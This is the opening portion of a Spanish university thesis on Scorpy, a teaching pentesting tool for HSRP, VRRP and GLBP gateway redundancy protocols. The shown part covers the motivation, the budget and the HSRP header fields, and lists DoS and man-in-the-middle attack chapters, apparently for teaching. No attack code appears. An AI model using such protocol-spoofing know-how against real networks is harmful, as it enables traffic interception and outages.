



Universidad de
Oviedo



ESCUELA POLITÉCNICA DE INGENIERÍA DE GIJÓN.

GRADO EN INGENIERÍA EN TECNOLOGÍAS Y SERVICIOS DE TELECOMUNICACIÓN

ÁREA DE INGENIERÍA TELEMÁTICA

TRABAJO FIN DE GRADO N° 19010026

**HERRAMIENTA DE PENTESTING PARA PROTOCOLOS DE
REDUNDANCIA DE CAPA 3**

**SAMUEL ARGÜELLES FORONDA
TUTOR: D. NUÑO HUERGO, PELAYO**

FECHA: Julio 2019

Índice general

1. Introducción	1
1.1. ¿Por qué es importante la seguridad?	1
1.2. Seguridad Perimetral	2
1.3. Pentesting	2
1.4. Motivaciones	3
1.5. Objetivos	4
2. Planificación y presupuesto	5
2.1. Planificación	5
2.2. Presupuesto	8
3. First Hop Redundancy Protocol (FHRP)	11
3.1. Hot Standby Router Protocol (HSRP)	12
3.1.1. HSRP versión 1	13
3.1.1.1. Formato de la cabecera	13
3.1.1.2. Timers	15
3.1.1.3. Eventos, procedimiento y transiciones	16
3.1.1.4. Convergencia	22
3.1.1.5. Configuración de HSRPv1	24

3.1.1.6. Escenarios en Cisco Packet Tracer	24
3.1.1.7. Análisis de capturas de tráfico del protocolo HSRP	30
3.1.2. HSRP versión 2	33
3.2. Virtual Router Redundancy Protocol (VRRP)	34
3.2.1. VRRP versión 2	34
3.2.1.1. Formato de la Cabecera VRRP	35
3.2.1.2. Timers	36
3.2.1.3. Intervalos	37
3.2.1.4. Transiciones de Estados	37
3.2.1.5. Recepción de mensajes VRRP	42
3.2.1.6. Configuración de VRRP versión 2	42
3.2.1.7. Escenarios de prueba	43
3.2.1.8. Análisis de capturas de tráfico del protocolo VRRP	48
3.2.2. VRRP versión 3	51
3.3. Gateway Load Balancing Protocol (GLBP)	52
3.3.1. Puerta de Enlace GLBP	52
3.3.2. Estados GLBP	53
3.3.3. Opciones de balanceo de carga GLBP	54
3.3.4. Configuración GLBP	55
3.3.5. Escenarios de prueba	55
3.3.6. Mensajes GLBP	58

3.3.7. Análisis de capturas de tráfico del protocolo GLBP	59
4. Estado del Arte	62
4.1. Ataques y vulnerabilidades	62
4.2. Scripting de los Ataques	63
4.3. Yersinia	63
4.4. Scapy	66
4.4.1. Comandos básicos	66
4.4.2. Creación de un paquete ad-hoc	67
4.5. Mitigaciones conocidas	68
5. Herramienta de Pentesting	70
5.1. Scorpy	70
6. Entorno de experimentación	74
6.1. Grafical Network Simulator 3	74
6.1.1. Funcionamiento	74
6.1.2. Instalación	75
6.1.3. Configuración inicial	75
6.1.4. Configuración de las imágenes	76
6.2. Virtual Box	78
6.3. Laboratorio Real	79

7. Ataques realizados y mitigaciones en los protocolos FHRP	80
7.1. Explotación de vulnerabilidades de HSRP	80
7.1.1. Denegación de Servicio (DoS)	81
7.1.1.1. Escenario con 1 grupo HSRP	82
7.1.1.2. Escenario con 2 grupos HSRP	83
7.1.2. Man In The Middle (MiTM)	87
7.1.2.1. Escenario con 1 grupo HSRP	89
7.1.2.2. Escenario con 2 grupos HSRP	91
7.1.3. Soluciones encontradas	93
7.2. Explotación de vulnerabilidades de VRRP	96
7.2.1. Denegación de servicio (DoS)	96
7.2.1.1. Escenario con 2 grupos VRRP	97
7.2.2. Man in The Middle (MiTM)	100
7.2.2.1. Escenario con 2 grupos VRRP	101
7.2.3. Soluciones encontradas	105
7.3. Explotación de vulnerabilidades de GLBP	106
7.3.1. Denegación de servicio (DoS)	106
7.3.1.1. Escenario con GLBP	107
7.3.2. Soluciones encontradas	108
8. Conclusiones	110

Índice de figuras

2.1. Diagrama de Gantt	7
3.1. Formato de la cabecera de HSRP	14
3.2. Tabla de Transición de Estados de HSRP	17
3.3. Estado Initial y Learn de HSRP	19
3.4. Estado Listen de HSRP	20
3.5. Estado Speak	20
3.6. Estado Standby de HSRP	21
3.7. Estado Active de HSRP	22
3.8. Escenario de HSRPv1	23
3.9. Escenario 1 de HSRP	25
3.10. Configuración del Escenario 1	26
3.11. Show Standby sobre Active Router en Escenario 1 de HSRP	27
3.12. Router con mayor prioridad manteniendo el estado Standby de HSRP	27
3.13. Escenario 2 de HSRP	28
3.14. Configuración del Escenario 2	28
3.15. Show Standby sobre Active Router en Escenario 2	29
3.16. Escenario 3 de HSRP	29

3.17. Show Standby sobre Active Router en Escenario 3 de HSRP	30
3.18. Mensaje Gratuitous ARP	31
3.19. STP-UplinkFast	31
3.20. Captura de tráfico con Wireshark HSRPv1	32
3.21. Mensaje Hello de Router Activo	33
3.22. Cabecera VRRP IPv4	35
3.23. Estados y Transiciones de VRRP	38
3.24. Estado Initial de VRRP	39
3.25. Estado Backup de VRRP	40
3.26. Estado Master de VRRP	41
3.27. Escenario 1	44
3.28. Configuración VRRP de los Routers	45
3.29. Router con mayor prioridad manteniendo el estado Backup	45
3.30. Show VRRP antes de la modificación de prioridad	46
3.31. Escenario 2	47
3.32. Configuración del escenario 2 con VRRP	47
3.33. Show VRRP sobre R2	48
3.34. Mensaje STP-UpLinkFast ARP	49
3.35. Mensaje broadcast Gratuitous ARP	49
3.36. Captura Wireshark de VRRPv2	50
3.37. Router con mayor prioridad manteniendo el estado Backup	51

3.38. Escenario 1 de GLBP	56
3.39. Configuración del escenario 1 GLBP	56
3.40. Información GLBP en el RouterAVG	57
3.41. Información GLBP en el RouterAVF	58
3.42. Captura GLBP	60
3.43. Mensaje Hello del protocolo GLBP	60
3.44. Mensaje Hello + Request/Response del protocolo GLBP	61
4.1. Yersinia modo gráfico	64
4.2. Yersinia modo interactivo	64
4.3. Ataque DoS Yersinia	65
4.4. Código del protocolo de GLBP	67
5.1. Fase inicial de Scropy	71
5.2. Fase sniffer de Scropy	72
5.3. Fase de resultados visuales de Scropy	72
5.4. Fase de ataque de Scropy	73
6.1. Nueva imagen IOS en GNS3	76
6.2. Procesamiento de IOS en GNS3	77
6.3. Incorporación de Kali Linux en GNS3	77
6.4. Conexión VBox con GNS3	78
6.5. Antena Wi-Fi Alfa Network	79

7.1.	Configuración del paquete Hello fraudulento en Scorpy	81
7.2.	Topología de ataque DoS HSRP (1 grupo)	82
7.3.	Scorpy ejecutando ataque DoS a un grupo (HSRP)	83
7.4.	Tabla MAC del switch antes/durante el ataque DoS a un grupo (HSRP)	83
7.5.	Topología de ataque DoS HSRP (2 grupos)	84
7.6.	Scorpy ejecutando ataque DoS a dos grupos (HSRP)	84
7.7.	Información de R3 antes y durante el ataque DoS a dos grupos (HSRP)	85
7.8.	Información de R2 antes y durante el ataque DoS a dos grupos (HSRP)	86
7.9.	Tabla MAC del switch antes/durante el ataque DoS a dos grupos (HSRP)	87
7.10.	Configuración de los paquetes Gratuitous ARP y STP Up-LinkFast en Scorpy	88
7.11.	Diseño del ataque MiTM	89
7.12.	Man In The Middle completo en HSRP	90
7.13.	Eliminación de la ruta por defecto conflictiva	91
7.14.	Scorpy ejecutando ataque MiTM a dos grupos (HSRP)	92
7.15.	Ping desde el PC1 al exterior (HSRP)	92
7.16.	Tracer desde el PC2 al exterior (HSRP)	93
7.17.	Topología para pruebas de autenticación (HSRP)	94
7.18.	Autenticación en texto plano rota por Scorpy (HSRP)	95
7.19.	Autenticación MD5 (HSRP)	96
7.20.	Configuración de paquetes Advertisement en Scorpy	97

7.21. Topología de ataque DoS VRRP(2 grupos)	98
7.22. Scropy ejecutando ataque DoS a dos grupos(VRRP)	98
7.23. Tabla MAC del switch durante el MiTM	99
7.24. Desalojo de R2 en un ataque DoS (VRRP)	100
7.25. Configuración de Scropy para tráfico ARP	100
7.26. Configuración de IpTables MiTM	101
7.27. Scropy ejecutando ataque MiTM a un grupo de dos posibles (VRRP) .	102
7.28. Tabla MAC del switch durante el MiTM	103
7.29. Ping al exterior desde PC1 en VRRP	103
7.30. La víctima accede a la pagina web HTTP Multimedia	104
7.31. La víctima introduce sus credenciales en la pagina web HTTP Multimedia	104
7.32. El atacante obtiene la contraseña en MiTM	105
7.33. Autenticación en texto plano rota por Scropy (VRRP)	105
7.34. Autenticación MD5 (VRRP)	106
7.35. Escenario GLBP	107
7.36. Scropy ejecutando DoS para atacar a GLBP	108
7.37. ARP y Ping de PC1 durante el ataque GLBP	108

Índice de tablas

2.1.	Coste por hora asociado al rol desempeñado	8
2.2.	Coste de la fase de documentación del proyecto	8
2.3.	Coste de la fase de montaje del laboratorio de pruebas	8
2.4.	Coste de la fase de análisis del comportamiento de los protocolos en entorno simulado	8
2.5.	Coste de la fase de desarrollo de software	9
2.6.	Coste total del proyecto	9
3.1.	Diferencias entre versiones HSRP v1 y HSRP v2	13
3.2.	Eventos y Acciones de HSRP	18
3.3.	Configuración HSRP	24
3.4.	Eventos y Acciones	42
3.5.	Comandos básicos VRRP versión 2	43
3.6.	Diferencias de VRRPv2 y VRRPv3	52
3.7.	Estados de GLBP disponibles	53
3.8.	Configuración de router Cisco con GLBP	55



1. Introducción


Los ciberataques cada vez son más populares en los medios de comunicación. Multitud de empresas empiezan a cuestionarse la seguridad de los datos y conceptos como seguridad perimetral y pentesting comienzan a tomar fuerza.

1.1.- ¿Por qué es importante la seguridad?

Últimamente la seguridad informática o ciberseguridad, está de actualidad. Varios ciberataques recientes han puesto en jaque a empresas y han hecho cuestionarse todos los mecanismos actuales de defensa. Las organizaciones no solo se exponen a pérdidas económicas sino que, en muchas ocasiones, quedan expuestos los datos del cliente generando una pérdida de confianza del mismo.

Uno de los grandes errores es pensar que la seguridad es un producto que se puede comprar, y no un proceso como dijo *Bruce Schneier*. Comprar el firewall o el antivirus más caro del mercado no asegura que una organización esté protegida contra cualquier ataque informático. Por tanto, cuando se habla de seguridad se emplea el término fiabilidad.

Otra cuestión que conviene destacar, es que cualquiera puede ser objetivo de un ataque y no solo los ordenadores son susceptibles, sino que también los relojes, las lavadoras, las neveras, los routers, los coches (especialmente con la inminente llegada del 5G), cualquier aparato electrónico que ejecute un pequeño procesador con conexión a Internet puede ser un objetivo. Por otro lado, siempre hay que ser consciente del usuario que ignora toda advertencia por considerarse poco “importante”. Es verdad que un gran objetivo, como puede ser una gran empresa, puede producir grandes beneficios, pero también, muchos pequeños objetivos producen grandes cantidades de dinero. La Técnica Salami es un ataque que se basa en este principio. Consiste en transferir pequeñas cantidades de dinero de una cuenta a otra, en un periodo de tiempo





prudencial para no levantar sospechas. Estas cantidades suelen rondar los céntimos de Euro.

Internet es un territorio hostil. Los atacantes suelen estar motivados por diversas causas, y aunque la más habitual es el dinero, no es la única. Muchos de ellos suelen ser *script kiddies* inconscientes de las consecuencias de sus actos, algunos son hacktivistas que persiguen sus ideales y otros simplemente quieren provocar el caos.

1.2.- Seguridad Perimetral

La seguridad perimetral es un conjunto de medidas lógicas y físicas que permite crear barreras para evitar que las redes y dispositivos sean atacados.

Términos como DMZ (*demilitarized zone*) y estrategias de diseño como *Defense in Depth* han surgido del ámbito militar. Esta última técnica, consiste en frenar el avance del enemigo, utilizando varias capas de defensa en vez de una línea defensiva fuerte. Muchos la consideran obsoleta porque el paradigma de defensa ha cambiado con los años y ha pasado de ser una estructura de cebolla (donde el núcleo está bien definido y protegido por las distintas capas) a una estructura parecida a una alcachofa (no hay un núcleo definido sino que existen varios).

1.3.- Pentesting

El pentesting o test de penetración, es el conjunto de acciones llevadas a cabo por un especialista (*pentester*) mediante una auditoría para poner a prueba la seguridad de una organización desde el punto de vista de un atacante, con un consentimiento explícito por parte del cliente.

Existen varios tipos de pentesting en función de la información proporcionada por la organización:

- **Test de Caja Blanca:** Se proporciona toda la información que necesite para llevar a cabo el ataque.



- **Test de Caja Gris:** Se dispone de información limitada sobre los detalles internos del sistema.
- **Test de Caja Negra:** No se proporciona ninguna información, más allá de la que es pública en Internet.

Durante la auditoría el pentester tiene como objetivo identificar las vulnerabilidades del sistema y analizar la capacidad de respuesta de los defensores. Para llevarla a cabo, suele utilizar herramientas tanto de código abierto, como diseñadas por el mismo, con la finalidad de automatizar las tareas y facilitar la intrusión.


En este proyecto, se documenta el trabajo realizado para poder detectar las vulnerabilidades de los protocolos de redundancia de capa 3, así como la elaboración de una red virtual de pruebas que permite estudiar el comportamiento de dichos protocolos frente a distintas configuraciones sin tener que disponer de un laboratorio físico y poner a prueba la propia herramienta de pentesting.

1.4.- Motivaciones

La ciberseguridad está en constante crecimiento. Cada vez, son más las empresas que reclaman expertos en seguridad informática para solucionar los problemas y las amenazas a las que se enfrentan.

Según el informe *Cybersecurity Workforce Study* de ISC2 que recoge los datos de 20.000 organizaciones de 170 países, la demanda de expertos en ciberseguridad aumenta de tal manera que se pronostica una escasez de 1.8 millones de trabajadores para 2022. La creciente necesidad de expertos y el auge particular del pentesting dentro del nicho general de seguridad, dieron lugar a la elaboración de una herramienta de pentesting para comprobar la seguridad de los protocolos de redundancia de capa 3 y prevenir el escalado horizontal de una organización.

En la actualidad, Yersinia es la única herramienta disponible para testear la configuración del protocolo HSRP en su versión por defecto.






El desarrollo de una herramienta de pentesting para testear los protocolos de redundancia de primer salto (HSRP, GLBP y VRRP) surge tras comprobar la inexistencia de un proceso que automatice dichas tareas de explotación. La herramienta desarrollada como producto de este proyecto tiene como propósito prevenir malas configuraciones y ha sido diseñada para fines didácticos, concretamente para su uso en el título propio de Experto en Seguridad Perimetral expedido por la Universidad de Oviedo.

1.5.- Objetivos

Mas allá de las propias motivaciones comentadas anteriormente, los objetivos concretos que aborda este proyecto son:

- Diseñar redes seguras con alta disponibilidad.
- Comprender el funcionamiento de los protocolos de redundancia de primer salto (First Hop Redundancy Protocol, FHRP), la configuración adecuada en equipos Cisco y sus vulnerabilidades.
- Desarrollar una herramienta de pentesting que explote las vulnerabilidades encontradas.
- Búsqueda y análisis de medidas defensivas para las vulnerabilidades encontradas.
- Elaboración de un laboratorio de simulación de bajos recursos para llevar a cabo las distintas pruebas.





2. Planificación y presupuesto

En este capítulo se detalla la planificación del proyecto junto con el presupuesto del mismo.

2.1.- Planificación

El proyecto se ha desarrollado desde el 15 de Octubre de 2018 (día de su concesión) hasta el 10 Julio correspondiente al día de presentar la documentación del mismo.

El autor del documento asume la totalidad de las tareas. Los roles ejercidos por el mismo son:

- **Investigador:** Jefe del proyecto y desarrollador del mismo. Realizador del estado del arte en conjunto con el Experto en Seguridad Perimetral. Diseño de las topologías base a explotar.
- **Experto en Seguridad Perimetral:** Análisis de las redes y topologías implementadas con la tecnología Cisco. Estudio de las vulnerabilidades y medidas defensivas.
- **Programador de Python:** Desarrollador de la interfaz gráfica en Python y en conjunto con el Experto en Seguridad Perimetral implementar los ataques en la herramienta.


Las distintas tareas se pueden clasificar en cinco fases bien diferenciadas.

- **Estudio de las características de los protocolos FHRP:** En esta fase se analizan el funcionamiento de los protocolos de redundancia de primer salto, el estado del arte de las vulnerabilidades de los mismos y se declaran los objetivos principales a abordar.
- **Montaje del laboratorio de pruebas:** Se prepara un laboratorio simulado de pruebas, además del diseño de varias configuraciones distintas para explotar.



- **Análisis del tráfico y estudio del comportamiento de los protocolos FHRP en un entorno simulado:** Realizar las capturas de tráfico y complementar la información obtenida en la fase 1.
- **Desarrollo de la herramienta software:** En esta fase se crea la herramienta Scropy para explotar las vulnerabilidades encontradas en la fase anterior.
- **Documentación:** Fase en la que se lleva a cabo la memoria del proyecto.

En la siguiente página, se muestra la figura 2.1 que representa el diagrama de Gantt realizado junto con las tareas que se llevan a cabo durante la ejecución del proyecto.



Herramienta de Pentesting para los Protocolos de Rendundancia de Capa 3

Escuela Politécnica de Ingeniería de Gijón

Samuel Argüelles Foronda

Inicio del proyecto:	lu, 15/10/2018
Fin del proyecto:	mi, 10/7/2019




Figura 2.1.- Diagrama de Gantt



2.2.- Presupuesto

La tabla 2.1 muestra el coste por hora asociado a cada rol que se desempeña en la ejecución del proyecto. Estos costes se tienen en cuenta en las tablas 2.2, 2.3, 2.4 y 2.5 para calcular el precio de cada fase del proyecto.

Concepto	Precio/Hora (€/h)
Investigador	50,00
Experto en Seguridad Perimetral	55,00
Programador de Python	40,00

Tabla 2.1.- Coste por hora asociado al rol desempeñado

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
150	Investigador	50,00	7500,00
42	Experto en Seguridad Perimetral	55,00	2310,00
		Precio Total (€)	9810,00

Tabla 2.2.- Coste de la fase de documentación del proyecto

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
216	Investigador	50,00	10800,00
		Precio Total (€)	10800,00

Tabla 2.3.- Coste de la fase de montaje del laboratorio de pruebas

Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
160	Investigador	50,00	8000,00
184	Experto en Seguridad Perimetral	55,00	10120,00
		Precio Total (€)	18120,00

Tabla 2.4.- Coste de la fase de análisis del comportamiento de los protocolos en entorno simulado



Horas	Concepto	Precio/hora (€/h)	Subtotal (€)
68	Investigador	50,00	3400,00
104	Experto en Seguridad Perimetral	55,00	5720,00
268	Programador de Python	40,00	10720,00
		Precio Total (€)	19840,00


Tabla 2.5.- Coste de la fase de desarrollo de software

En la figura 2.6, se muestra el precio total del proyecto. Para ello se ha tenido en cuenta lo siguiente:

- Precio de la unidad de mano de obra relativa a cada fase del proyecto.
- No se ha tenido en cuenta ningún gasto relativo a materiales ya que ya se disponía de equipamiento.
- Se imputa un 13 % referente a gastos generales (luz, Internet, limpieza, material de oficina)
- Se aplica un 6 % de beneficio industrial y el 21 % del IVA con respecto al global.


Concepto	Precio (€)
Búsqueda de información	9810,00
Montaje del laboratorio de pruebas	10800,00
Análisis del comportamiento de los protocolos en un entorno simulado	18120,00
Desarrollo de la herramienta software	19840,00
Suma de Costes	58570,00
Gastos generales (13 % del presupuesto material)	7614,10
Beneficio industrial (6 % del presupuesto material)	3514,20
Presupuesto ejecución material	69698,3,0
IVA (21 %)	14636,64
Presupuesto de ejecución por contrata	84334,94

Tabla 2.6.- Coste total del proyecto





El presupuesto total asciende a la cuantía de OCHENTA Y CUATRO MIL TRESCIENTOS TREINTA Y CUATRO CON NOVENTA Y CUATRO CÉNTIMOS #84334,94€#.






3. First Hop Redundancy Protocol (FHRP)

El concepto de redundancia, junto con el de disponibilidad, comprenden la capacidad de un sistema de comunicaciones para detectar un fallo en la red y ser capaz de recuperarse de manera rápida sin afectar a la experiencia del usuario durante el uso del servicio.

Cualquier trama que pretenda salir de su red local, pasa por la puerta de enlace del router y por ende, se convierte este en un punto único de fallo (*Single Point of Failure, SPOF*) pudiendo dejar a la red aislada del exterior en caso de quedar inoperativa.

El inconveniente es la falta de flexibilidad en un punto crítico. La duplicación de la puerta de enlace puede parecer una solución a simple vista, pero genera un estado de inconsistencia en la red. Está relacionado con protocolo ARP (*Address Resolution Protocol*). Cuando un terminal no dispone de la dirección MAC en su tabla ARP, genera una petición broadcast *ARP request*. El dispositivo con esta dirección, responde con un mensaje unicast *ARP Reply* en el que incluye su dirección MAC y su dirección IP. Si existiesen dos routers con la misma dirección IP, cuando se desencadene un proceso de *ARP Request*, ambos routers responderían a la petición, generando una dualidad en la tabla MAC del terminal. Todas estas cuestiones son tratadas por los protocolos de redundancia de primer salto (First Hop Redundancy Protocol, FHRP).

Los protocolos FHRP tratan de solucionar el problema de la puerta de enlace configurando varios routers para que actúen como un único router virtual compartiendo las direcciones IP y la MAC (virtual). Independientemente del protocolo utilizado, se dispone de un router activo (denominado *active, master*) que toma posesión de la





dirección IP virtual¹ y de procesar las tramas dirigidas a la MAC virtual². En caso de que el router activo tenga un fallo o esté aislado, automáticamente su compañero de backup (el segundo con mayor prioridad del grupo) asume el rol de *Active Router* tomando posesión de las direcciones IP y MAC virtuales.

3.1.- Hot Standby Router Protocol (HSRP)


En la actualidad Hot Standby Router Protocol (HSRP) es un protocolo de redundancia de capa 3 propietario de Cisco capaz de corregir el punto de fallo de la puerta de enlace mediante técnicas de redundancia y comprobación del estado de los routers. La versión 1 de este protocolo se describe en el RFC 2281 escrito en 1998 mientras que la versión 2 no tiene un RFC.

Todos los routers configurados con HSRP forman parte de un grupo de trabajo denominado *HSRP Group* o *Standby Group*. En cada grupo se selecciona un dispositivo para que actúe de router principal (*Active Router*) y otro de backup (*Standby Router*). Este último, está a la espera de cualquier fallo o evento producido por el *Active Router* y por consiguiente, cualquier caída del dispositivo genera un proceso desencadenante y el *Standby Router* cambia al estado *Active* manteniendo la disponibilidad de la red. Por otro lado, se puede elegir un nuevo router de backup si es posible.

Para minimizar el tráfico de la red, solo el router en estado *Active* o en *Standby* puede enviar mensajes de saludo *Hello Message*. Todo el tráfico se envía por UDP a la dirección multicast que muestra la tabla 3.1 de las diferencias entre versiones de HSRP.

¹**IP Virtual:** Hace referencia a la dirección que actúa de puerta de enlace para todos los PCs pertenecientes a la red local. No está configurada físicamente en ninguna interfaz, sino que es compartida por los routers de un mismo grupo mediante mensajes.

²**MAC Virtual:** Dirección de capa 2 compartida por los routers de un mismo grupo y utilizada en la respuesta de peticiones ARP.





Version	IP Protocol	Group Address	UDP Port	Virtual MAC Address Range
1	IPv4	224.0.0.2	1985	00:00:0c:07:ac:XX
2	IPv4	224.0.0.102	1985	00:00:0c:9f:fX:XX
	IPv6	ff02::66	2029	00:05:73:a0:0X:XX

Tabla 3.1.- Diferencias entre versiones HSRP v1 y HSRP v2

3.1.1.- HSRP versión 1

La versión 1 de HSRP está descrita en el RFC 2281. Por defecto, Cisco configura esta versión en sus dispositivos si no se especifica lo contrario. Los conceptos tratados a continuación son válidos tanto para la versión 1 como para la versión 2.


3.1.1.1.- Formato de la cabecera

Todos los mensajes que intercambia HSRP son encapsulados sobre el protocolo UDP en el puerto 1985 y enviados a la dirección multicast 224.0.0.2 con Time To Live³ (TTL) igual a 1. Cualquier paquete con un campo de TTL distinto es descartado por los dispositivos de capa 3.

HSRP utiliza la dirección física de la interfaz de red del router como dirección de origen de todos los mensajes del protocolo. No hace uso de la dirección IP virtual. Esta última solo se utiliza en las respuestas de peticiones ARP desde los equipos finales de usuario. El mensaje más habitual se denomina *Hello Message* y tiene como objetivo indicar la prioridad del router.

El formato del datagrama UDP es el siguiente:

³**Time To Live (TTL)**: Mecanismo para limitar el tiempo de vida o el número de saltos de un paquete en la red





1	2	3
0 1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0 1
Version Op Code State Hellotime		
+-----+-----+-----+-----+	+-----+-----+-----+-----+	+-----+-----+-----+-----+
Holdtime Priority Group Reserved		
+-----+-----+-----+-----+	+-----+-----+-----+-----+	+-----+-----+-----+-----+
Authentication Data		
+-----+-----+-----+-----+	+-----+-----+-----+-----+	+-----+-----+-----+-----+
Authentication Data		
+-----+-----+-----+-----+	+-----+-----+-----+-----+	+-----+-----+-----+-----+
Virtual IP Address		
+-----+-----+-----+-----+	+-----+-----+-----+-----+	+-----+-----+-----+-----+

Figura 3.1.- Formato de la cabecera de HSRP

- **Version:** Versión del paquete HSRP. El RFC 2281 describe la versión 1 con el valor 0.
- **Op Code:** Describe el tipo de mensaje del paquete. Los posibles valores son:
 - 0 - Hello: Indica que el router está en funcionamiento.
 - 1 - Coup: El router desea convertirse en *Active Router*.
 - 2 - Resign: El router indica que ya no desea seguir siendo el *Active Router*.
 - 3 - Advertise: Se genera periódicamente. El router advierte cuando la interfaz de salida tiene al menos un o ningún grupo activo.
- **State:** El campo *State* de los paquetes indican el estado actual del router que envía el mensaje. Los posibles valores son:
 - 0 - Initial: Estado inicial tras configurar el protocolo.
 - 1 - Learn: Un router pasa al estado *Learn* si no se ha configurado la *Virtual IP Address*, manteniéndose a la espera de un mensaje *Hello* válido procedente del *Active Router*.
 - 2 - Listen: Conoce la *Virtual IP Address*. Espera los mensajes *Hello* del *Active Router* y el *Standby Router*.
 - 4 - Speak: Envía periódicamente mensajes *Hello* para participar en la elección del *Active Router* y el *Standby Router*. Ningún router puede entrar en este estado sin conocer la *Virtual IP Address*.
 - 8 - Standby: Candidato a convertirse en el próximo *Active Router* y envía periódicamente mensajes *Hello*.




16 - Active: Encargado de responder a todos los paquetes con destino a la *Virtual MAC Address* y a la *Virtual IP Address*. Además, envía periódicamente mensajes *Hello* para mantener su estado.

- **Hellotime:** Este campo solo es válido en los mensajes *Hello*. Indica cada cuanto tiempo (segundos) un router envía mensajes *Hello*. Si el *HelloTime* no está configurado puede ser configurado automáticamente tras recibir un mensaje *Hello* del *Active Router*. En el caso de que tampoco se pueda aprender a través de un mensaje *Hello*, el propio router tomará el valor por defecto de 3 segundos.
- **Holdtime:** Este campo solo es válido en los mensajes *Hello*. Contiene el periodo de tiempo (segundos) donde se considera válido un mensaje *Hello*. Se recomienda que el *HoldTime* sea 3 veces superior al *HelloTime*. Puede ser configurado de forma automática tras recibir un mensaje *Hello* del *Active Router*. En caso de que no pueda ser aprendido, tomará su valor por defecto de 10 segundos.
